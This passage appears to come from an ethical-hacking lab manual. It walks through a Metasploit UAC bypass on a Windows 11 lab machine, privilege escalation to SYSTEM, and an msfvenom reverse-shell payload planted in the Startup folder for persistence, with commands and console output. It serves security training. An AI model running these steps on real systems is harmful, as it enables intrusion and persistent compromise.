
30. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

31. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

    Note: If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.




32. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
33. Type **getsystem -t 1** and press **Enter** to elevate privileges.
34. Now type **getuid** and press **Enter**, the meterpreter session is now running with system privileges.



35. Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.


36. Type **pwd** and press **Enter** to check the present working directory.



37. Now we will create payload that needs to be uploaded into the Startup folder of **Windows 11** machine.

38. Open a new terminal window and type the following command and press **Enter**,


    msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe




39. Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"
meterpreter > pwd
C:\ProgramData\Start Menu\Programs\Startup
meterpreter > upload /home/attacker/payload.exe
[*] uploading  : /home/attacker/payload.exe -> payload.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/attacker/payload.exe -> payload.exe
[*] uploaded   : /home/attacker/payload.exe -> payload.exe
meterpreter >
```

